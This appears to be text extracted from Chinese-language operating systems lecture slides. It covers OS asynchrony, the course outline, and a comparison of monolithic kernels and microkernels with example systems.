


操作系统的特征（异步）


■ 任务以人们不可预知的速度向前推进的。

➤ 带来不确定性


➤ 导致的原因：竞争资源



计算机系统的
分层视图




操作系统提供的
抽象表示



- 1、导论与操作系统结构
- 2、进程与线程
- 3、并发与同步
- 4、处理器调度
- 5、死锁
- 6、内存管理
- 7、虚拟内存
- 8、I/O与存储
- 9、文件及文件系统


操作系统结构--宏内核

操作系统内核是一种特殊的软件程序，是真正与硬件交互的那部分软件，与硬件交互包括读写硬盘、读写网盘、读写内存以及任何连接到系统中的硬件。




<https://zh.wikipedia.org/wiki/%E5%BE%AE%E5%85%A7%E6%A0%B8>

- 宏内核通过函数调用访问特定的逻辑和数据。



Microkernel based Operating System




Mac OS X




<https://zh.wikipedia.org/wiki/%E5%BE%AE%E5%85%A7%E6%A0%B8>

- 微内核通过IPC(进程间通信)访问特定的逻辑和数据。




操作系统宏内核和微内核的本质区别

宏内核 (Macrokernel)



将操作系统核心功能作为一个整体，
全部运行在内核空间


微内核 (Microkernel)



仅将最核心功能放在内核空间，
其他服务作为独立的用户态进程运行

本质区别是内核空间的不同


宏内核与微内核的比较



	宏内核	微内核
基本概念	用户服务和内核服务运行在相同的地址空间中	用户服务和内核服务运行在不同的地址空间中
尺寸	比微内核大	较小
执行速度	快	慢
可扩展性	不容易扩展	容易扩展
安全性	单个服务崩溃往往意味着整个系统崩溃	单个服务崩溃不影响全局
开发代码量	代码量小	代码量大
实例	Linux, BSDs (FreeBSD, OpenBSD, NetBSD), Microsoft Windows (95,98,Me), Solaris, OS-9, AIX, HP-UX, DOS...	QNX, Symbian, L4Linux, Singularity, K42, Mac OS X, Integrity, PikeOS, HURD, Minix, and Coyotos...

